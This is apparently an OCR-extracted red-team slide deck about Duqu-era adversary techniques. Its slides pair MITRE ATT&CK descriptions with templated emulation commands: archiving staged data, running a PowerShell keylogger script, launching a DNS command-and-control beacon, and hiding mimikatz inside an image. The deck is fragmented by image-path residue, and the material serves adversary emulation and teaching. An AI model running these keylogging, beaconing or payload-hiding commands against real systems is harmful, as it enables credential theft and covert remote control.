
An adversary may compress and/or encrypt data that is collected prior to exfiltration. Compressing the data can help to obfuscate the collected data and minimize the amount of data sent over the network. Encryption can be used to hide information that is being exfiltrated from detection or make exfiltration less conspicuous upon inspection by a defender.

Both compression and encryption are done prior to exfiltration, and can be performed using a utility, 3rd party library, or custom method.



```
dir #{input_file} -Recurse | Compress-Archive -DestinationPath # {output_file}
```


Difficulty



Detection

#BUGDASHT_CTB

RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY




TA0009: Collection T1074 Data Staged

Adversaries may stage collected data in a central location or directory prior to Exfiltration. Data may be kept in separate files or combined into one file through techniques such as Archive Collected Data. Interactive command shells may be used, and common functionality within cmd and bash may be used to copy data into a staging location.



Compress-Archive -Path #{input_file} -
DestinationPath #{output_file} -Force


Difficulty



Detection

#BUGDASHT_CTB

RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0009: Collection


T1056: Input Capture

Adversaries may use methods of capturing user input to obtain credentials or collect information. During normal system usage, users often provide credentials to various different locations, such as login pages/portals or system dialog boxes. Input capture mechanisms may be transparent to the user (e.g. Credential API Hooking) or rely on deceiving the user into providing input into what they believe to be a genuine service (e.g. Web Portal Capture).



Set-Location \$PathToAtomsicsFolder
.\\T1056.001\\src\\Get-Keystrokes.ps1 -LogPath #{filepath}

Difficulty




APT Used

Detection

#BUGDASHT_CTB



RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0011: Command and Control

T1071: Application Layer Protocol

Adversaries may communicate using application layer protocols to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server. Adversaries may utilize many different protocols, including those used for web browsing, transferring files, electronic mail, or DNS. For connections that occur internally within an enclave (such as those between a proxy or pivot node and other nodes), commonly used protocols are SMB, SSH, or RDP.




```
Set-Location PathToAtomicsFolder  
.\\T1071.004\\src\\T1071-dns-  
beacon.ps1 -Domain #{domain} -  
Subdomain #{subdomain} -  
QueryType #{query_type} -C2Interval  
#{c2_interval} -C2Jitter #{c2_jitter} -  
RunTime #{runtime}
```


#BUGDASHT_CTB

RED TEAM

Difficulty



Detection




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0011: Command and Control

T1001:Data Obfuscation

Adversaries may obfuscate command and control traffic to make it more difficult to detect. Command and control (C2) communications are hidden (but not necessarily encrypted) in an attempt to make the content more difficult to discover or decipher and to make the communication less conspicuous and hide commands from being seen. This encompasses many methods, such as adding junk data to protocol traffic, using steganography, or impersonating legitimate protocols.





```
python dataobfuscator.py -i  
examples/mimikatz/mimikatz.exe  
obfuscate
```

#BUGDASHT_CTB

RED TEAM

```
python dataobfuscator.py -i  
examples/mimikatz/mimikatz-  
header.jpg -m header deobfuscate
```




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0011: Command and Control



T1573: Encrypted Channel

Adversaries may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol. Despite the use of a secure algorithm, these implementations may be vulnerable to reverse engineering if secret keys are encoded and/or generated within malware samples/configuration files.



#BUGDASHT_CTB

RED TEAM





DUQU FAMILY(2011-15) T&T BRIEFLY



TA0011: Command and Control


T1572: Protocol Tunneling

Adversaries may tunnel network communications to and from a victim system within a separate protocol to avoid detection/network filtering and/or enable access to otherwise unreachable systems. Tunneling involves explicitly encapsulating a protocol within another. This behavior may conceal malicious traffic by blending in with existing traffic and/or provide an outer layer of encryption (similar to a VPN). Tunneling could also enable routing of network packets that would otherwise not reach their intended destination, such as SMB, RDP, or other traffic that would be filtered by network appliances or not routed over the Internet.



#BUGDASHT_CTB

■ ■ ■ RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY


TA0011: Command and Control

T1090: Proxy

- Adversaries may use a connection proxy to direct network traffic between systems or act as an intermediary for network communications to a command and control server to avoid direct connections to their infrastructure. Many tools exist that enable traffic redirection through proxies or port redirection, including HTRAN, ZXProxy, and ZXPortMap. Adversaries use these types of proxies to manage command and control communications, reduce the number of simultaneous outbound network connections, provide resiliency in the face of connection loss, or to ride over existing trusted communications paths between victims to avoid suspicion. Adversaries may chain together multiple proxies to further disguise the source of malicious traffic.



Difficulty



APT Used

Detection

#BUGDASHT_CTB




RED TEAM

GOLDEN DRILLER T&T BRIEFLY




Goal

Access to Specific Third-party Proposals



Hin

Mail Server in the wild and user org pattern like john@org.dev and all third-party files send in mail channel



TTPs

- Initial Access + Credential Access + Discovery + Collection + Exfiltration

